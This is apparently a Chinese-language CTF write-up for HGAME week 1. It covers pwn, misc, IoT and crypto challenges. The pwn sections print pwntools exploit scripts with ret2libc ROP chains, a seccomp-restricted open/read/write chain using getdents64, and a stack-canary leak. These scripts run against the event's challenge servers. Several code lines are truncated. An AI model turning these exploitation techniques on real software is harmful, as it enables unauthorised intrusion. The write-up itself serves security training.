# p = process("./a.out")

context.log_level = "debug"
context.terminal  = ["alacritty" ,"-e"]

elf  = ELF("./a.out")
libc = ELF("./libc-2.31.so")

puts_plt         = elf.plt["puts"]
puts_got         = elf.got["puts"]
test_thread_addr = 0x4011d6

pop_rdi = 0x401363
# gdb.attach(p)

payload1  = b'\x00' * 0x38
payload1 += p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
payload1 += p64(test_thread_addr)
payload1 = payload1.ljust(0x870, b'\x00')
```

```
payload1 = payload1.ljust(0x870, b'\x00')
p.sendline(payload1)

p.recvuntil(b"\n")
puts_addr = u64(p.recv(6).ljust(8, b'\x00'))
print(hex(puts_addr))
libc_base = puts_addr - libc.symbols["puts"]
print(hex(libc_base))

pop_r12_r13_r14_r15 = 0x40135c
one_gadget          = 0xe6c7e + libc_base


payload3  = b'\00' * 0x38
payload3 += p64(pop_r12_r13_r14_r15) + p64(0) + p64(0) + p64(0) + p64(0) +
p.sendline(payload3)

p.interactive()
```

oldfashion_orw

如题，这道题考的是orw，但是这道题也搞了我好久。

`checksec`,只开了 `NX` 保护。

```
hakuya@Shigure:~/CTF/hgame/week1/oldfashion_orw/to_give_out
% checksec --file vuln
[*] '/home/hakuya/CTF/hgame/week1/oldfashion_orw/to_give_out/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

将文件放入IDA，发现有涉及 `seccomp` ，用 `seccomp-tool` 查看禁用的系统调用。

```
hakuya@Shigure:~/CTF/hgame/week1/oldfashion_orw/to_give_out
% seccomp-tools dump ./vuln
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A != ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x09 0x00 0x40000000  if (A >= 0x40000000) goto 0013
 0004: 0x15 0x08 0x00 0x0000003b  if (A == execve) goto 0013
 0005: 0x15 0x07 0x00 0x00000142  if (A == execveat) goto 0013
 0006: 0x15 0x06 0x00 0x00000101  if (A == openat) goto 0013
 0007: 0x15 0x05 0x00 0x00000003  if (A == close) goto 0013
 0008: 0x15 0x04 0x00 0x00000055  if (A == creat) goto 0013
 0009: 0x15 0x03 0x00 0x00000086  if (A == uselib) goto 0013
 0010: 0x15 0x02 0x00 0x00000039  if (A == fork) goto 0013
 0011: 0x15 0x01 0x00 0x0000003a  if (A == vfork) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```

根据逆编译出来的代码可知能够通过输入负数实现输入大量字符。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  size_t nbytes; // [rsp+28h] [rbp-8h]

  init_io(argc, argv, envp);
  disable_syscall();
  write(1, "size?\n", 6uLL);
  read(0, buf, 0x10uLL);
  nbytes = atoi(buf);
  if ( (__int64)nbytes <= 32 )
  {
    write(1, "content?\n", 9uLL);
    read(0, buf, (unsigned int)nbytes);
    write(1, "done!\n", 6uLL);
    result = 0;
  }
  else
  {
    write(1, "you must be kidding\n", 0x14uLL);
    result = -1;
  }
  return result;
}
```

但是通过分析 `start.sh` 文件，可知flag文件的文件名是随机的，因此需要读取目录。

以下为exp

```
from pwn import *
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
context.terminal = ["alacritty", "-e"]

elf  = ELF("./vuln")
libc = ELF("./libc-2.31.so")
```

```
libc = ELF('./libc-2.31.so')

# p = process("./vuln")
p = remote("chuj.top", 40037)

def proof(t) :
    t.recvuntil(b' == ')
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==

    t.send(bytes(answer, "ascii"))


read_plt  = elf.plt["read"]
write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = elf.symbols["main"]
bss_addr  = 0x404060

pop_rdi     = 0x401443
pop_rsi_r15 = 0x401441

# gdb.attach(p)
proof(p)

p.sendlineafter(b"size?\n", b'-100000')
payload1  = b'a' * 0x38
payload1 += p64(pop_rdi) + p64(1) + p64(pop_rsi_r15) + p64(write_got) + p64
payload1 += p64(main_addr)
p.sendlineafter(b"content?\n", payload1)

p.recvuntil(b'done!\n')
write_addr = u64(p.recv(6).ljust(8, b'\x00'))
print(hex(write_addr))
libc_base = write_addr - libc.symbols["write"]
print(hex(libc_base))

syscall_addr = libc_base + libc.symbols["syscall"]
getdir_addr  = libc_base + libc.symbols["getdents64"]

pop_rax_rdx_rbx   = libc_base + 0x162865
mov_qword_rdi_rsi = libc_base + 0x05acda

p.sendline(b'-100000')
payload2  = b'a' * 0x38
payload2 += p64(pop_rsi_r15) + b'.\x00\x00\x00\x00\x00\x00\x00' + p64(0) +
payload2 += p64(pop_rdi) + p64(0x2) + p64(pop_rsi_r15) + p64(0x404190) + p6
payload2 += p64(pop_rdi) + p64(0x3) + p64(pop_rsi_r15) + p64(0x404190) + p6
payload2 += p64(pop_rdi) + p64(0x1) + p64(pop_rsi_r15) + p64(0x404190) + p6
payload2 += p64(main_addr)
```

```
p.sendlineafter(b"content?\n", payload2)

p.recvuntil(b'flag')
filename = "flag" + bytes.decode(p.recv(20))
print(filename)

p.sendline(b'-100000')
payload3  = b'a' * 0x38
payload3 += p64(pop_rsi_r15) + bytes(filename, "ascii")[0 :8 ] + p64(0) + p
payload3 += p64(pop_rsi_r15) + bytes(filename, "ascii")[8 :16] + p64(0) + p

payload3 += p64(pop_rsi_r15) + bytes(filename, "ascii")[16:24] + p64(0) + p
payload3 += p64(pop_rsi_r15) + p64(0x0) + p64(0) + p64(pop_rdi) + p64(0x404
payload3 += p64(pop_rdi) + p64(0x2) + p64(pop_rsi_r15) + p64(0x404190) + p6
payload3 += p64(pop_rdi) + p64(0x4) + p64(pop_rsi_r15) + p64(0x404190) + p6
payload3 += p64(pop_rdi) + p64(0x1) + p64(pop_rsi_r15) + p64(0x404190) + p6
payload3 += p64(main_addr)
p.sendlineafter(b'content?\n', payload3)

p.interactive()
```

test_your_nc

nc -> cat flag

test_your_gdb

放入IDA分析，需要输入密码才能进入能够造成溢出的代码段。

```
unsigned __int64 __fastcall work(void *a1)
{
  _QWORD v2[32]; // [rsp+0h] [rbp-150h] BYREF
  __int64 v3[2]; // [rsp+100h] [rbp-50h] BYREF
  __int64 s2[2]; // [rsp+110h] [rbp-40h] BYREF
  char buf[16]; // [rsp+120h] [rbp-30h] BYREF
  char v6[24]; // [rsp+130h] [rbp-20h] BYREF
  unsigned __int64 v7; // [rsp+148h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v3[0] = 0xBA0033020LL;
  v3[1] = 0xC0000000D00000CLL;
  s2[0] = 0x706050403020100LL;
  s2[1] = 0xF0E0D0C0B0A0908LL;
  SEED_KeySchedKey(v2, (unsigned __int8 *)v3);
  SEED_Encrypt((unsigned __int8 *)s2, (__int64)v2);
  init_io();
  puts("hopefully you have used checksec");
  puts("enter your pass word");
  read(0, buf, 0x10uLL);
  if ( !memcmp(buf, s2, 0x10uLL) )
  {
    write(1, v6, 0x100uLL);
    gets(v6);
  }
  else
  {
    read(0, v6, 0x10uLL);
  }
  return __readfsqword(0x28u) ^ v7;
}
```

利用gdb调试，可以得到密码的值。

exp如下

```
from pwn import *

context.log_level = "debug"
context.terminal = ["alacritty", "-e"]

# p = process("./a.out")
p = remote("chuj.top", 50675)

payload1 = p64(0xb0361e0e8294f147) + p64(0x8c09e0c34ed8a6a9)
p.sendafter(b"enter your pass word\n",payload1)
p.recv(24)
canary = p.recv(8)
p.recv(0x100 - 0x20)

p.sendline(b'a' * 24 + canary + b'a' * 8 + p64(0x00401256))

p.interactive()
```

MISC

欢迎欢迎！热烈欢迎！

按照介绍即可拿到flag

这个压缩包有点麻烦

第一层是弱密码，直接爆破。
第二层是利用给出的密码字典爆破。
第三层是明文攻击获取压缩包内容。
第三层压缩包里面有一张图片，利用 `binwalk` 可以从图片中提取出第四层压缩包。
第四层用二进制编辑器修改标志位接触密码。 最终得到flag

好康的流量

分析流量得到，找到一份用base64编码的照片。

```
To: dinner_card@localhost
From: Actue <Actue@localhost>
Subject: =?UTF-8?B?5oiR55+l6YGT5L2g5piv5LiqTFNCIOadpeW6t+eCuea2qeWbvg==?=
Message-ID: <99888a66-e2d2-d72a-3710-309d9c3b7072@localhost>
Date: Tue, 18 Jan 2022 21:49:23 +0800
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
 Thunderbird/78.14.0
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="------------C749C3423D3952356F67A368"
Content-Language: en-US

This is a multi-part message in MIME format.
--------------C749C3423D3952356F67A368
Content-Type: text/plain; charset=gbk; format=flowed
Content-Transfer-Encoding: 7bit



--------------C749C3423D3952356F67A368
Content-Type: image/png;
 name="=?UTF-8?B?5rap5Zu+LnBuZw==?="
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename*=UTF-8''%E6%B6%A9%E5%9B%BE%2E%70%6E%67
```



iVBORw0KGgoAAAANSUhEUgAAA2MAAAIPCAYAAAD+cAacAAEAAElEQVR4nOz9eZBlWX7XCX7O
du99vseSkftamZVZWaWSVJtUqpJKIIEaAU0bIGiaMZuxXgzNYNPMwHTb9Fib0TYDA3RrpmEG
EKIQaGGQUCPQioS2kkpb7VVS7bkvkREZkRHh4dt7dzvnzB+/c++7z/25h7tHRGZkdvzSPCPC
33t3e/eec36/7/f3apP/cGnoooAEDkDVv5uoma5KDh99xJLizkmanmhlT+69+0b+72v3fXv
o27nqNud8/4QIuOm5vL6NhvrE5roaXcC46pkc2tCXTeAosgdC4s5AONxRVU2xBZMYSjyDJc5
sNA0LdVOTdu0xBgPPi5AKYV1lnwxw40sSiloFEppDJYszyiKAlc4iIE61NQ7Jc2kIZpINBAb
iIByCuUVIQZ8CIQ6AlHOtzuUCLTpH1ahFMQY8crTli1eeUIIhDpACzrTWCwmNyilCDHSVp5W
tXjtiY28T6GwuWF1NOLMvStYNFtbE8aTmth0++uuw/TfMULrW8qyptqpCTrS1tuU5SWUuvZ9
FoG2e6GFrckOG5slW+MKlaXrmT4fO2Bnc4MOG2KM8lrarqoG7wuKxSUW11blu0vHt+O9d65a

解码后得下图。


借助 `stegsolve` 工具可以得到下面的条形码。

扫码的半个flag

继续查看色彩通道，发现RGB三色的通道0在左侧有一竖噪点。



StegSolve 1.4 by Caes
File Analyse Help
Red plane 0
StegSolve 1.4 by Caesum (
File Analyse Help
Green plane 0

最后LSB解码得到剩下一半flag。





群青(其实是幽灵东京)

分析频谱得到 Yoasobi 字符。




属性中叫我们尝试 SilentEye ，解密后得到新的音频网址。






从文件名判断新的音频为SSTV编码的图片，得到一个二维码，扫码的flag。





支持微信、支付宝、二维码、条形码
识别结果
T
hgame{1_c4n_5ee_the_wav}



IoT

用二进制编辑器打开固件即可的，ascii解码即可找到flag（我找到的解码网站排版有问题，但是能看出flag）。



Crypto

打开图片发现有一条线，线上有若干个黑点，正好沿着线8个像素一个黑点，猜测线的方向 表示0和1，黑点表示分隔，取第一段进行验证，得到h的ascii码。
由此写出exp

```
import PIL
from PIL import Image

image = Image.open("./Dancing Line.bmp")
x = 0
```

```
y = 0

flag = ''
ch = 0
print((image.width, image.height))

while x < image.width - 1 or y < image.height - 1 :

    print((x, y))
    if x < image.width - 1 :
        if image.getpixel((x + 1, y))[0] == 0 or image.getpixel((x + 1, y))
            ch = ch * 2
            if image.getpixel((x + 1, y))[0] == 0 :
                flag += chr(ch)
                ch = 0
            x = x + 1
            continue

    if y < image.height - 1 :
        if image.getpixel((x, y + 1))[0] == 0 or image.getpixel((x, y + 1))
            ch = ch * 2 + 1
            if image.getpixel((x , y + 1))[0] == 0 :
                flag += chr(ch)
                ch = 0
            y = y + 1
            continue

print(flag)
```

Easy RSA

给的是RSA加密运算，推测注释的是flag逐字符加密的结果。
利用以下exp解密

```
from math import gcd
from random import randint
from gmpy2 import invert
from Crypto.Util.number import getPrime

text_list = [
    (12433, 149, 197, 104  ), (8147 , 131, 167, 6633 ), (10687, 211, 197, 3
    (19681, 131, 211, 15710), (33577, 251, 211, 38798), (30241, 157, 251, 3
    (293  , 211, 157, 31548), (26459, 179, 149, 4778 ), (27479, 149, 223, 3
    (9029 , 223, 137, 20696), (4649 , 149, 151, 13418), (11783, 223, 251, 1
    (13537, 179, 137, 11702), (3835 , 167, 139, 20051), (30983, 149, 227, 2
    (17581, 157, 131, 5855 ), (35381, 223, 179, 37774), (2357 , 151, 223, 1
    (22649, 211, 229, 7348 ), (1151 , 179, 223, 17982), (8431 , 251, 163, 3
    (38501, 193, 211, 30559), (14549, 211, 151, 21143), (24781, 239, 241, 4
```

```
    (8051 , 179, 131, 7994 ), (863  , 181, 131, 11493), (1117 , 239, 157, 1
    (7561 , 149, 199, 8960 ), (19813, 239, 229, 53463), (4943 , 131, 157, 1
    (29077, 191, 181, 33446), (18583, 211, 163, 31800), (30643, 173, 191, 2
